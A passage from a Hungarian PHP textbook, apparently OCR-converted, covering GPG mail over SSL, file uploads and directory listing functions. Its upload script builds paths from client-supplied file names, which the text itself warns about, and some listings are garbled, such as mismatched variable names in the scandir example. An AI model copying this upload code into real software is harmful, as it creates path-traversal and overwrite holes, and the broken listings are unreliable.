a GPG meghívásához használandó parancsot és paramétereit állítja be. Saját használati körülményeinknek megfelelően kell módosítanunk. Amikor például parancssorban használjuk, közölnünk kell a GPG-vel, melyik kulccsal titkosítsa az üzenetet.


A

```
system($parancs, $eredmeny);
```

parancs futtatja a \$parancs változóban tárolt utasításokat, és az \$eredmeny változóban tárolja el a visszatérési értéket. Nem feltétlenül szükséges foglalkoznunk a visszatérési értékkel, de segítségével – és egy if utasítás segítségével – közöltetjük a felhasználóval, ha valami balul sül el.

Ha befejeztük munkánkat az ideiglenes fájlokkal, az unlink() függvénytel törölhetjük őket. Ez azt jelenti, hogy a felhasználó nem titkosított leveleit rövid ideig tároljuk a kiszolgálón. Ha a kiszolgáló a kód futtatása közben leáll, a fájl akár a szerveren is ragadhat.

Ha foglalkoztat bennünket kódunk biztonsága, fontos, hogy a rendszerünkön belüli összes információmozgást figyelembe vegyük. A GPG titkosítja levelünket, és lehetővé teszi a fogadó számára annak visszafejtését, de ezt megelőzően hogyan érkezik a küldőtől az információ? Ha webes felületet kínálunk GPG-vel titkosított levelek küldésére, az információ útja a 18.5 ábrához hasonló lesz.



18.5 ábra: A titkosított levelezőalkalmazásban az üzenetet háromszor továbbítjuk az interneten.

Az ábrán minden nyíl az egyik gépről a másikra küldött üzenetet jelképezi. Elküldésekor az üzenet az interneten közlekedik, és számos köztes hálózaton és gépen haladhat keresztül. A példában vizsgált kód az ábrán a Webszerver feliratot viselő gépen található. A webszerveren az üzenet a címzett nyilvános kulcsával lesz titkosítva. Ezt követően a kiszolgáló SMTP-n keresztül elküldi a címzett levelezőszerverének. A címzett – például POP vagy IMAP protokollon keresztül – csatlakozik levelezőszerveréhez, majd levelezőkliensével letölti az üzenetet. Itt titkos kulcsával visszafejteti a levelet.

A 18.5 ábrán az 1-es, 2-es és 3-as nyíl jelöli az adattovábbítást. A 2-es és 3-as szakaszban az üzenet GPG-vel titkosítva továbbítódik, a titkos kulcs nélkül senki nem tudja visszafejteni. Az 1-es szakaszban azonban a feladó által az űrlapba bevitt szövegként továbbítódik az üzenet.

Ha a továbbítani kívánt információ elég fontos ahhoz, hogy a második és harmadik körben titkosítva küldjük azt, akkor butaság azt első körben titkosítás nélkül továbbítani. Ezért ez a kód SSL-es kiszolgálón használáンド.

Ha SSL nélkül próbálunk meg kapcsolni a kódhoz, figyelmeztetést kapunk. A \$_SERVER['SERVER_PORT'] értékét ellenőrizve győződhetünk meg erről. Az SSL kapcsolat a 443-as porton keresztül jön. minden más kapcsolat hibát eredményez.

A hibaüzenet megjelenítése helyett máshogyan is kezelhetjük az ilyen helyzetet. Például SSL kapcsolaton keresztül átirányíthatjuk a felhasználót ugyanahoz az URL-hez. Dönthetünk úgy is, hogy nem foglalkozunk vele, mert ha az űrlapot biztonságos kapcsolaton keresztül küldjük el, akkor a hibának nincsen jelentősége. A lényeg az, hogy a felhasználó által az űrlapba bevitt adatokat biztonságosan küldjük el. Az űrlap műveleteként (action) megadhatnánk egyszerűen a teljes URL-t is.

A nyílt űrlap címkejére jelenleg a következőképpen néz ki:

```
<form method="post" action="titkos_mail_kuldese.php">
```

Módosíthatjuk úgy, hogy az adatokat akkor is SSL-en keresztül küldjük, ha a felhasználó SSL nélkül csatlakozott:

```
<form method="post" action="https://webserver/titkos_mail_kuldese.php">
```

Ha így beírjuk kódunkba a teljes URL-t, biztosak lehetünk benne, hogy a látogatók adatai SSL használatával lesznek elküldve, de ha másik szerveren vagy másik könyvtárban használjuk a kódot, minden esetben módosítani kell.

Noha sem most, sem más hasonló helyzetben nem feltétlenül fontos, hogy az üres űrlapot SSL-en keresztül küldjük a felhasználónak, mégis érdemes ezt a megoldást választani. A böngészőjük állapot során megjelenő kis lakkat ikon megerősíti az emberekben azt a hitet, hogy az általuk megadott információ biztonságos módon megy el. Igy nem kell a HTML forráskódban az űrlap action tulajdonságát kibogarászniuk ahhoz, hogy nyugodtak lehessen adataik biztonsága felől.

További olvasnivaló

Az SSL 3.0-s verziójának specifikációja a Netscape oldaláról tölthető le: <http://wp.netscape.com/eng/ssl3/>.

Ha szeretnénk többet megtudni a hálózatok és a hálózati protokollok működéséről, olvassuk el Andrew S. Tanenbaum *Computer Networks* (Számítógépes hálózatok) című klasszikus alapozó könyvét!

Hogyan tovább?

Ezzel végére értünk az elektronikus kereskedelemmel és a biztonsággal kapcsolatos kérdések áttekintésének. A könyv következő részében haladó szintű PHP-módszerekkel ismerkedünk meg. Egyebek között megtudhatjuk azt, hogyan léphetünk kapcsolatba az interneten lévő más gépekkel, hogyan hozhatunk létre menetközben képeket, illetve hogyan alkalmazhatjuk a munkamenet-vezérlést.

IV

Haladó PHP-módszerek

- 19 A fájlrendszer és a kiszolgáló elérése**
- 20 Hálózati és protokollfüggvények használata**
- 21 Dátum és idő kezelése**
- 22 Képek előállítása**
- 23 Munkamenet-vezérlés PHP-ben**
- 24 További hasznos lehetőségek PHP-ben**

A fájlrendszer és a kiszolgáló elérése

Az *Adatok tárolása és visszakeresése* című 2. fejezetből megtudtuk, hogyan olvashatunk adatokat a webszerveren lévő fájlokból, illetve hogyan írhatunk azokba. A mostani fejezetben olyan PHP függvényekkel ismerkedhetünk meg, amelyek lehetővé teszik, hogy kapcsolatba lépjünk a kiszolgálón lévő fájlrendszerrel.

A fejezetben az alábbi főbb témaörökkel foglalkozunk:

- Fájlfeltöltés PHP-ben
- Könyvtárfüggvények használata
- Kiszolgálón lévő fájlok elérése és kezelése
- Programok futtatása a kiszolgálón
- Szerverkörnyezeti változók használata

A függvények használatát egy példán keresztül fogjuk megvizsgálni. Képzeljünk el egy olyan helyzetet, amikor ügyfelünk azt szeretné, hogy Ő maga tudja feltölteni a weboldala tartalmának egy részét – például a cégevel kapcsolatos friss híreket! (Vagy egyszerűen csak az FTP-nél vagy SCP-nél barátságosabb felületet szeretne magának.) Az egyik lehetséges megoldás, ha megengedjük neki, hogy egyszerű szöveges fájlként feltöltsé a tartalmat. Ezt követően a fájlok egy PHP-ben kialakított sablonon keresztül lesznek elérhetők az oldalon (az *Objektumorientált PHP* című fejezetben látott megoldáshoz hasonlóan).

Mielőtt elmélyednénk a fájlrendszer függvényeiben, nézzük meg röviden, hogyan működik a fájlfeltöltés!

Fájlfeltöltés

A PHP egyik igen hasznos jellemzője a fájlfeltöltés támogatása. Ahelyett, hogy a kiszolgálóról HTTP-n keresztül a böngészőbe mennének, feltöltéskor pont fordított irányban közlekednek a fájlok. A feltöltést általában HTML ürlappal valósítjuk meg. A példánkban használt ürlapot a 19.1 ábrán láthatjuk.



19.1 ábra: A fájlfeltöltéshez használt HTML ürlap a szokásos ürlapoktól eltérő mezőkkel és mezőtípusokkal rendelkezik.

Láthatjuk, hogy a felhasználó az ürlap szövegdobozába írhatja be az általa helyileg elérhető fájlokat, illetve a „Tallázás” gombra kattintva tallózhat azok között. Rövidesen látni fogjuk, hogy lehet létrehozni ezt az ürlapot. A fájlnév megadása után a felhasználó a „Fájl küldése” gombra kattint, és a fájl feltöltődik a kiszolgálóra, ahol PHP kód várja.

Mielőtt belemerülénk a fájlfeltöltés példa részleteibe, fontos megemlítenünk, hogy a php.ini fájl négy direktívája szabályozza azt a módot, ahogyan a PHP a fájlfeltöltést kezeli. A 19.1 táblázatban ezeket a direktívákat, valamint alapértelmezett értéküket és leírásukat találjuk.

19.1 táblázat: A php.ini fájlfeltöltési beállításai

Direktíva	Leírás	Alapértelmezett érték
file_uploads	A HTTP fájlfeltöltést engedélyezi. Lehetséges értékei On és Off.	On
upload_tmp_dir	Azt a könyvtárat határozza meg, amelyben a feldolgozásra váró fájlok átmenetileg eltárolódnak. Ha nincs megadva, a rendszer az alapértelmezett értéket használja.	NULL
upload_max_filesize	A feltölthető fájlok legnagyobb méretét szabályozza. Ha a feltölteni kívánt fájl ennél nagyobb, a PHP egy 0 bájtos helykitöltő fájlt ír helyette.	2M
post_max_size	A PHP által elfogadható POST adat legnagyobb méretét határozza meg. Az upload_max_filesize direktívában meghatározott értéknél nagyobbnak kell lennie, mivel ez a POST módszerrel küldött összes adat (köztük a feltöltendő fájlok) legnagyobb méretét szabályozza.	8M

A fájlfeltöltés HTML kódja

A fájlfeltöltés véghezviteléhez kifejezetten ebből a célból létező HTML szintaktikát kell használnunk. Az ürlap HTML kódját a 19.1 példakódban láthatjuk.

19.1 példakód: feltoltes.html – A fájlfeltöltéshez használt HTML ürlap

```
<html>
<head>
  <title>Adminisztráció - új fájlok feltöltése</title>
</head>
<body>
  <h1>Új fájlok feltöltése</h1>
  <form action="feltoltes.php" method="post" enctype="multipart/form-data">
    <div>
      <input type="hidden" name="MAX_FILE_SIZE" value="1000000" />
      <label for="felhasznaloi_fajl">Feltöltendő fájl:</label>
      <input type="file" name="felhasznaloi_fajl" id="felhasznaloi_fajl"/>
      <input type="submit" value="Fájl küldése"/>
    </div>
  </form>
</body>
</html>
```

Figyeljük meg, hogy az ürlap a POST metódust használja! A fájlfeltöltések a Netscape Composer és az Amaya által támogatott PUT módszerrel is működnek, de ebben az esetben jelentősen módosítani kellene a kódot. A GET metódus fájlfeltöltésekre nem használható.

Az ürlap az alábbi újdonságokat tartalmazza számunkra:

- A <form> címkében be kell állítanunk az enctype="multipart/form-data" tulajdonságot, hogy közöljük a ki-szolgálóval: a szokásos információ mellett fájl is érkezik.
- Szükségünk van a feltölthető fájlok maximális méretét meghatározó ürlapmezőre. Jelen esetben rejtett mezővel dolgozunk:

```
<input type="hidden" name="MAX_FILE_SIZE" value=" 1000000">
```

Jegyezzük meg, hogy a MAX_FILE_SIZE ürlapmező opcionális, mivel ezt az értéket szerveroldalon is beállíthatjuk! Ha viszont az ürlapban használjuk, a mező neve MAX_FILE_SIZE kell, hogy legyen. A felhasználók legfeljebb az itt (báj-

tokban) megadott méretű fájlokat tölthatik fel. Alkalmazásunk jellegéről függően az értéket állíthatjuk ennél kisebbre, de nagyobbra is.

- Meg kell adnunk azt is, hogy a beviteli adat típusa file:

```
<input type="file" name="felhasznaloi_fajl" id="felhasznaloi_fajl"/>
```

Bármilyen nevet választhatunk a fájlnak, de ne felejtünk el, mivel ezt a nevet használva fogjuk elérni a fájlt az azt fogadó PHP kódóból.

- Megjegyzés:** Mielőtt továbblépnénk, érdemes megemlíteni, hogy a PHP egyes verzióiban biztonsági sebezhetőségeket találtak a fájlfeltöltés kódjában. Ha úgy döntünk, hogy fájlfeltöltést használunk élesben működő kiszolgálónkon, ügyeljünk, hogy a PHP legfrissebb változatát futtassuk, és egyik szemünket tartsuk állandóan a megjelenő javításokon! Nem szükséges, hogy minden visszatartson bennünket a hasznos lehetőség használatától, mindenkor kellő gondossággal kell eljárni kódunk megírásakor, és korlátozzuk a fájlfeltöltés elérhetőségét például az oldal rendszergazdáira és a tartalomkezelésért felelős személyekre!

A fájlt kezelő PHP kód megírása

A fájlt fogadó PHP kód megírása viszonylag magától érterődő.

Feltöltéskor a fájl azonnal egy, a php.ini upload_tmp_dir direktívájában meghatározott, ideiglenes könyvtárba kerül. Ahogy a 19.1 táblázatban már jeleztük, ha a direktíva nincsen beállítva, alapértelmezésben a kiszolgáló első számú ideiglenes könyvtára jön a képhez. Ha a kód futtatásának befejezése előtt nem helyezzük át, nem másoljuk le vagy nem nevezzük át a fájlt, akkor a kód végén törlődni fog az ideiglenes könyvtárból.

A PHP kódunkban kezelendő adatok a \$_FILES szuperglobális tömbben tárolódnak el. Ha bekapsoltuk a register_globals beállítást, közvetlen változóneveken keresztül is elérhetjük ezeket az adatokat. Azonban pontosan ez az a terület, ahol rendkívül fontos, hogy a register_globals ki legyen kapcsolva, vagy legalábbis úgy tegyünk, mintha ki lenne iktatva, és a szuperglobális tömböt használjuk, illetve hagyjuk figyelmen kívül a globális változókat.

A \$_FILES tartalma a HTML ürlap <file> címkéjének nevével lesz eltárolva. Mivel ürlapelemünk neve felhasznaloi_fajl, a tömbbe az alábbi tartalom kerül:

- A \$_FILES['felhasznaloi_fajl']['tmp_name']-ben tárolt érték mutatja a helyet, ahol a fájlt webszerverünkön ideiglenesen eltároltuk.
- A \$_FILES['felhasznaloi_fajl']['name']-ben tárolt érték a fájlnak a felhasználó rendszerében használt neve.
- A \$_FILES['felhasznaloi_fajl']['size']-ban tárolt érték a fájl bájtokban kifejezett mérete.
- A \$_FILES['felhasznaloi_fajl']['type']-ban tárolt érték a fájl MIME-típusa – például text/plain vagy image/gif.
- A \$_FILES['felhasznaloi_fajl']['error']-ban tárolt érték a fájlfeltöltéssel kapcsolatos esetleges hibákódokat tartalmazza. Ez a funkció a PHP 4.2.0-s verziójában jelent meg.

Feltéve persze, hogy tudjuk, hol van a fájl, és hogy hívják, most már valami hasznos helyre másolhatjuk. A kód futtatásának a végén az ideiglenes fájl törlődik. Ha szeretnénk megraktani, át kell helyezni, vagy át kell nevezni.

A példa kedvéért friss hírekkel fogjuk felhasználni a feltöltött fájlokat, ezért eltávolítjuk belőlük az esetlegesen ottmaradt címkéket, majd egy használhatóbb könyvtárba (feltoltesek/) helyezzük át őket. Ne feledkezzünk meg arról, hogy a webszerver gyökérkönyvtárában létre kell hoznunk uploads nevű mappát!

Az eddig vázolt feladatot ellátó kódot a 19.2 példakód tartalmazza.

19.2 példakód: feltoltes.php – A HTML ürlapból a fájlokat fogadó PHP kód

```
<html>
<head>
  <title>Feltöltés...</title>
</head>
<body>
<h1>A fájl feltöltése...</h1>
<?php
  if ($_FILES['felhasznaloi_fajl']['error'] > 0)
  {
```

```

echo 'Hiba történt: ';
switch ($_FILES['felhasznaloi_fajl']['error'])
{
    case 1: echo 'A fájlméret meghaladja a maximálisan feltölthető méretet';
              break;
    case 2: echo 'a fájlméret meghaladja a maximális méretet';
              break;
    case 3: echo 'A fájl feltöltése csak részlegesen sikerült';
              break;
    case 4: echo 'Nem lett fájl feltöltve';
              break;
    case 6: echo 'Nem lehet feltölteni a fájlt: Nincs ideiglenes mappa meghatározva';
              break;
    case 7: echo 'Nem sikerült a feltöltés: Nem lehetett a lemezre írni';
              break;
}
exit;
}
// Megfelelő MIME-típusú a fájl?
if ($_FILES['felhasznaloi_fajl']['type'] != 'text/plain')
{
    echo 'Hiba: a fájl nem egyszerű szöveg';
    exit;
}

// tegyük a fájlt a nekünk tetsző helyre!
$feltoltendo_fajl = 'feltoltesek/'. $_FILES['felhasznaloi_fajl']['name'] ;

if (is_uploaded_file($_FILES['felhasznaloi_fajl']['tmp_name']))
{
    if (!move_uploaded_file($_FILES['felhasznaloi_fajl']['tmp_name'], $feltoltendo_fajl))
    {
        echo 'Hiba: Nem sikerült a fájlt a célmappába áthelyezni';
        exit;
    }
}
else
{
    echo 'Hiba: Fájlfeltöltési támadás lehetősége. Fájlnév: ';
    echo $_FILES['felhasznaloi_fajl']['name'];
    exit;
}

echo 'A fájlfeltöltés sikeres';

// távolítsuk el a fájl tartalmából az esetleges HTML és PHP címkket!
$startalom = file_get_contents($feltoltendo_fajl);
$startalom = strip_tags($startalom);
file_put_contents($_FILES['felhasznaloi_fajl']['name'], $startalom);

// mutassuk meg a feltöltött fájlt!
echo '<p>A feltöltött fájl tartalmának előnézete:<br/><hr/>';
echo nl2br($startalom);
echo '<br/><hr/>';

```

```
?>
</body>
</html>
```

Érdekes módon a fenti kód nagy része hibaellenőrzés. A fájlfeltöltés potenciális biztonsági kockázatokkal jár, és ahol lehetséges, mérsékelní kell a kockázatokat. A lehető leggondosabban eljárva ellenőrizni kell a feltöltött fájlt, hogy megjelenítése biztonságos legyen látogatóink számára.

Menjünk végig a kód főbb részein! Először is ellenőrizzük a `$_FILES['felhasznaloi_fajl']['error']` által viszsaadott hibakódot! Ezekhez a hibákódokhoz egy-egy állandó lett rendelve. A lehetséges hibakódok, a hozzájuk tartozó konsztans, illetve jelentésük a következő:

- `UPLOAD_ERROR_OK`, az értéke 0, azt jelenti, hogy nem történt hiba.
- `UPLOAD_ERR_INI_SIZE`, az értéke 1, azt jelenti, hogy a feltöltött fájl mérete meghaladja a `php.ini` fájlban az `upload_max_filesize` direktíva által meghatározott értéket.
- `UPLOAD_ERR_FORM_SIZE`, az értéke 2, azt jelenti, hogy a feltöltött fájl mérete meghaladja a HTML ürlap `MAX_FILE_SIZE` elemében meghatározott, maximális értéket.
- `UPLOAD_ERR_PARTIAL`, az értéke 3, azt jelenti, hogy a fájl csak részlegesen lett feltöltve.
- `UPLOAD_ERR_NO_FILE`, az értéke 4, azt jelenti, hogy nem történt fájlfeltöltés.
- `UPLOAD_ERR_NO_TMP_DIR`, az értéke 6, azt jelenti, hogy nem lett a `php.ini` fájlban ideiglenes könyvtár meghatározva (a PHP 5.0.3-as verziótól érhető el).
- `UPLOAD_ERR_CANT_WRITE`, az értéke 7, azt jelenti, hogy a fájl lemezre írása sikertelen (ez a hibakód a PHP 5.1.0-s verziójában lett bevezetve).

Ha a PHP egy régebbi verzióját kívánjuk használni, a PHP kézikönyvben található mintakódokkal saját kezüleg hajthatjuk végre ezeket az ellenőrzéseket.

Lehetőségünk van a MIME-típus ellenőrzésére. Mivel példánkban csak szöveges fájlokat kívánunk feltölteni, a MIME-típus ellenőrzéséhez győződjünk meg arról, hogy a `$_FILES['felhasznaloi_fajl']['type']` a `text/plain` típust tartalmazza! Mindez csak hibakeresés, nem biztonsági ellenőrzés. A MIME-típust a felhasználó böngészője állapítja meg a kiszolgálónak átadott fájl kiterjesztéséből. Ha a rosszindulatú felhasználóknak bármi előnye származna abból, hogy nem a valódi kiterjesztést adják át, akkor könnyen megtehetnék azt.


Ezt követően ellenőrizhetjük, hogy a megnyitni kívánt fájl ténylegesen fel lett-e töltve, nem pedig olyan fájlról van szó, mint például az `/etc/passwd`. Rövidesen visszatérünk még erre a kérdésre.

Ha idáig minden rendben ment, akkor bemásolhatjuk a fájlt a beillesztendő fájlokat tartalmazó könyvtárba. Példánkban a feltoltések/ könyvtárat használjuk erre; a webes dokumentumkönyvtáron kívül helyezkedik el, ezért megfelelő hely a máshova beillesztendő fájlok számára.

Most már megnyithatjuk a fájlt, a `strip_tags()` függvényel eltávolítjuk belőle a benne maradt kórsa HTML vagy PHP címkeket, majd visszaírhatjuk. Végezetül jelenítsük meg a tartalmát, hogy a felhasználó lássa, sikeresen feltöltötte a kívánt fájlt!

A 19.2 ábrán a kód egy (sikeressé) futtatásának eredményét láthatjuk.

2000 szeptemberében közzé tettek egy olyan biztonsági részt (exploit), amely lehetővé tette a crackereknek, hogy a fájlfeltöltő kódokat megbolondítva feltöltött fájlként tüntessék fel a PHP előtt a helyi fájlokat. Ezt a biztonsági részt a BUGTRAQ levelezőlistáján dokumentálták. A hivatalos biztonsági tanácsokat tartalmazó dokumentumot a BUGTRAQ archívumában találjuk meg a <http://lists.insecure.org/bugtraq/2000/Sep/0237.html> címen.



19.2 ábra: A másolás és átformázás után megjelenített fájl visszaigazolja a felhasználónak a sikeres feltöltést.

Alkalmazásunk sebezhetőségét elkerülendő, ez a kód az `is_uploaded_file()` és a `move_uploaded_file()` függvényt használja, ami szavatolja, hogy a feldolgozandó fájlokat ténylegesen feltöltötték, nem pedig olyan helyi fájlok, mint például az `/etc/passwd`. Ezek a függvények a PHP 4.0.3-as verziójától érhetők el.

Ha nem kellő gondossággal írjuk meg a feltöltést kezelő kódot, egy rosszindulatú látogató saját ideiglenes fájlnevét használva ráveheti kódunkat, hogy feltöltöttként kezelje a fájlt. Mivel a fájlfeltöltő kódok nagy része a feltöltött adatokat megjeleníti a felhasználónak, vagy későbbi betöltés céljából eltárolja azokat, ez akár azt is eredményezheti, hogy a látogatók a webszerver által olvasni képes bármely fájlhoz hozzáférhetnek. Ez még olyan titkos fájlokat is érinthet, mint az `/etc/passwd` vagy az adatbázisjelszavakat tartalmazó PHP forráskód.

A gyakori feltöltési problémák megelőzése

A fájlfeltöltés megvalósítása során gondoljunk a következőkre:

- Az előző példa feltételezi a felhasználók korábbi hitelesítését. Nem szabad megengedni, hogy bárki feltölthessen fájlokat az oldalunkra.
- Ha nem megbízható vagy nem hitelesített felhasználók számára is engedélyezzük a fájlfeltöltést, érdemes paranoias óvatossággal közelíteni a fájlok tartalmához. Egyáltalán nem szeretnénk, ha rosszindulatú kódot töltenelek fel és futtatnának rendszerünkön. Legyünk óvatosak, de ne csak a fájl típusát és tartalmát, hanem még a nevét is! Érdemes a feltöltött fájlokat biztonságosnak vélt módon átnevezni.
- Megakadályozandó, hogy a felhasználók kiszolgálónk könyvtárai között böngésszenek (directory surfing), a basename() függvényt használva módosíthatjuk a bejövő fájlok nevét. A függvény eltávolítja a fájlnév részeként átadott elérési útvonalat. Az elérési útvonal birtokában a támadók a kiszolgáló különböző könyvtáraiba rakhannak fájlokat.

Nézzünk egy példát a függvény működésére:

```
<?php
$eleresi_utvonali = "/home/httpd/html/index.php";
$fajll1 = basename($eleresi_utvonali);
$fajll2 = basename($eleresi_utvonali, ".php");
print $fajll1 . "<br/>";                                // a $fajll1 értéke "index.php"
print $fajll2 . "<br/>";                                // a $fajll2 értéke "index"


- Windows-alapú rendszer esetén figyeljünk, hogy \ helyett \\-t vagy /-t használunk az elérési útvonalaknál!
- Számos különböző problémát vethet fel, ha – példánkhoz hasonlóan – a felhasználó által megadott fájlnevet használjuk. A legkézenfekvőbb probléma a meglévő fájlok nem kívánt felülírása abban az esetben, amikor a felhasználó már létező névvel tölti fel a fájlt. Nem ennyire egyértelmű, de legalább ugyanekkor gondot okozhat, hogy a különböző operációs rendszerek, sőt a különböző nyelvi beállítások is más karakterkészletek használatát engedik fájlnevekben. Könnyen előfordulhat, hogy a feltöltött fájl nevében a rendszerünk által nem megengedett karakter fordul elő.
- Ha nem sikerül a fájlfeltöltést működésbe hozni, ellenőrizzük php.ini fájlunkat! Előfordulhat, hogy az upload_tmp_dir direktívában meg kell adnunk egy olyan könyvtárat, amelyhez hozzáféréssel rendelkezünk. Ha nagyobb fájlokat szeretnénk feltölteni, elképzelhető, hogy a memory_limit beállítást is módosítani kell; ez határozza meg ugyanis a feltölthető fájlok maximális méretét (bájtban). Az Apache-nél beállítható az időtúllépés (timeout) és a tranzakció méretkorlátja is – ha problémáink adódnak a nagy fájlok feltöltésével, érdemes ezeket is ellenőrizni.

```

Könyvtárfüggvények használata

Miután a felhasználók feltöltötték állományaiat, hasznos lehet számukra, ha meg tudják tekinteni, hogy mit is töltöttek fel, illetve módosítani tudják ezeket a tartalmakat. A PHP számos, erre a célra alkalmas, a könyvtárakkal és a fájrendszerrel kapcsolatos munkát lehetővé tevő függvényt rendelkezik.

Olvasás könyvtárakból

Először is írjuk meg a kódot, ami lehetővé teszi a feltöltött tartalmak könyvtárai közötti tallázást! Az ilyen tallázás viszonylag egyszerűen megvalósítható PHP-ben. A 19.3 példakód egy ilyen célra használható, egyszerű kódot tartalmaz.

19.3 példakód: konyvtar_tallozas.php – A feltöltött fájlok listázása

```
<html>
<head>
<title>Tallázás a könyvtárak között</title>
```

```

</head>
<body>
<h1>Tallózás</h1>
<?php
$aktualis_konyvtar = 'feltoltesek/';
$konyvtar = opendir($aktualis_konyvtar);

echo "<p>A feltöltés célkönyvtára: $aktualis_konyvtar</p>";
echo '<p>A könyvtár tartalma:</p><ul>';

while(false !== ($fajl = readdir($konyvtar)))
{
    // a . és .. könyvtárak kiszűrése
    if($fajl != "." && $fajl != "..")
    {
        echo "<li>$fajl</li>";
    }
}
echo '</ul>';
closedir($konyvtar);
?>
</body>
</html>

```

Ez a kód az opendir(), a closedir() és a readdir() függvény használja.

Az opendir() függvény olvasásra nyitja meg a könyvtárat. Használata a fájlokban olvasásra alkalmas fopen() függvényéhez hasonló. Fájlnév helyett itt azonban a könyvtárnevet adjuk át:

```
$konyvtar = opendir($aktualis_konyvtar);
```

Hasonlóan ahhoz, ahogy az fopen() függvény fájlmutatót (file handle) ad vissza, ez a függvény könyvtármutatóval (directory handle) tér vissza.

Megnyitott könyvtárból a readdir(\$konyvtar) meghívásával olvashatjuk ki a fájlneveket. Ha a könyvtárban már nincs több fájl, amit kiolvashatnánk, a függvény visszatérési értéke false lesz. Jegyezzük meg, hogy a függvény akkor is a hamis értéket adja vissza, ha "0" nevű fájlt olvas be! Ezt elkerülendő, kifejezetten teszteljük, hogy a visszatérési érték ne hamis legyen:

```
while(false !== ($fajl = readdir($konyvtar)))
```

Ha befejezzük a könyvtár kiolvasását, a closedir(\$konyvtar) meghívásával zárhatjuk be. Ez a fájlkezelés esetében használt fclose() függvény meghívásával egyenértékű.

A 19.3 ábrán a könyvtárt böngésző kód kimenetére látunk példát.



19.3 ábra: A könyvtár listázása a kiválasztott könyvtárban lévő összes fájlt megjeleníti.

A 19.3 ábrán láthatóhoz hasonló listákban általában a . (az aktuális könyvtár) és a .. (egy szinttel feljebb) könyvtár is megjelenik. Példánkban az alábbi kódossal kivettük ezeket a könyvtárakat a megjelenítendők közül:

```
if($fajl != "." && $fajl != "..")
```

Ha kitöröljük ezt a sort, a . és a .. könyvtár is hozzáadódik a megjelenített fájllistához.

Ha ilyen módszerrel lehetővé tesszük a felhasználók számára a könyvtárak közötti tallózást, érdemes korlátozni az elérhető könyvtárak tartományát, hogy ne tudjanak olyan könyvtárakra eljutni, amelyek egyébként tiltottak számukra.

Ide kapcsolódó és esetenként igen hasznos függvény a `rewinddir ($konyvtar)`, amellyel egyszerűen visszaugorhatunk a könyvtárban lévő első fájlra.

A fenti függvények alternatívájaként a PHP `dir` osztályát is használhatjuk. Az osztály `handle` és `path` attribútummal, illetve `read()`, `close()` és `rewind()` metódussal rendelkezik, amelyekkel a fent bemutatott függvényekkel megegyező eredményt érhetünk el.

A 19.4 példakódban a `dir` osztályt használva írtuk át a fenti példát.

19.4 példakód: `konyvtar_tallozas2.php` – Könyvtárlistázás a `dir` osztály használatával

```
<html>
<head>
    <title>Könyvtárak tallózása</title>
</head>
<body>
<h1>Tallózás</h1>
<?php
    $konyvtar = dir("feltoltesek/");

    echo "<p>A mutató: $konyvtar->handle</p>";
    echo "<p>A feltöltés célkönyvtára: $konyvtar->path</p>";
    echo '<p>A könyvtár tartalma:</p><ul>';

    while(false !== ($fajl = $konyvtar->read()))
        //a . és .. könyvtárak kiszűrése
        if($fajl != "." && $fajl != "..")
        {
            echo "<li>$fajl</li>";
        }
    echo '</ul>';
    $konyvtar->close();
?>
</body>
</html>
```

A fenti példában nem rendeztük a fájlneveket, de ha rendezett listára lenne szükségünk, a PHP 5-ös verziójában megjelent `scandir()` függvényt használhatjuk erre a célról. Ez tömbben tárolja el a fájlneveket, és ábécé szerint emelkedő vagy csökkenő sorba rendezi őket. Működésére a 19.5 példakódban látunk példát.

19.5 példakód: `scandir.php` – A fájlnevek ábécé szerinti rendezése a `scandir()` függvénnnyel

```
<html>
<head>
    <title>Könyvtárak tallózása</title>
</head>
<body>
<h1>Tallózás</h1>
<?php
    $konyvtar = 'feltoltesek/';
```

```
$fajls1 = scandir($konyvtar);
$fajls2 = scandir($konyvtar, 1);

echo "<p>A feltöltés célkönyvtára: $konyvtar</p>";
echo '<p>A könyvtár tartalma ábécérendben (emelkedő) :</p><ul>';

foreach($fajllok1 as $fajl)
{
    if($fajl != "." && $fajl != "..")
        echo "<li>$fajl</li>";
}

echo '</ul>';

echo "<p>A feltöltés célkönyvtára: $konyvtar</p>";
echo '<p>A könyvtár tartalma ábécérendben (csökkenő) :</p><ul>';

foreach($fajllok2 as $fajl)
{
    if($fajl != "." && $fajl != "..")
        echo "<li>$fajl</li>";
}

echo '</ul>';

?>
</body>
</html>
```

Információszerzés az aktuális könyvtárról

A fájl elérési útvonalának birtokában további információkat gyűjthetünk.

A dirname (\$eleresi_utvonal) és basename (\$eleresi_utvonal) függvény az elérési útvonal könyvtár részét, illetve a fájlnevet adja vissza. Ezek az információk a könyvtárak tallózására szolgáló kódban lehetnek hasznosak, különösen abban az esetben, ha jelentéssel bíró könyvtár- és fájlnevekből építünk összetett könyvtárstruktúrát.

A könyvtárlistázásnál akár azt is megjeleníthetjük, hogy mennyi szabad hely marad a fájlfeltöltésekre. Ehhez a disk_free_space (\$eleresi_utvonal) függvényt kell használnunk. Ha átadjuk a függvénynek a könyvtár elérési útvonalát, a könyvtárat tartalmazó lemezen (Windows), illetve fájlrendszeren (Unix) elérhető szabad bájtok számát adja vissza.

Könyvtárak létrehozása és törlése

Tűl azon, hogy passzív módon információkat gyűjtünk a könyvtárok ról, a PHP mkdir () és rmdir () függvényével létrehozhatunk, illetve törölhetünk könyvtárakat. Csak azokon az elérési útvonalakon lehetséges könyvtárat létrehozni vagy törölni, amelyekhez a kódot futtató felhasználónak hozzáférése van.

Az mkdir () használata bonyolultabb, mint gondolnánk. Kér paramétert fogad: a létrehozni kívánt új könyvtár elérési útvonalát (amelynek az új könyvtár nevét is tartalmaznia kell) és a könyvtárhoz rendelni kívánt jogosultságokat. Nézzünk egy példát:

```
mkdir("/tmp/testing", 0777);
```

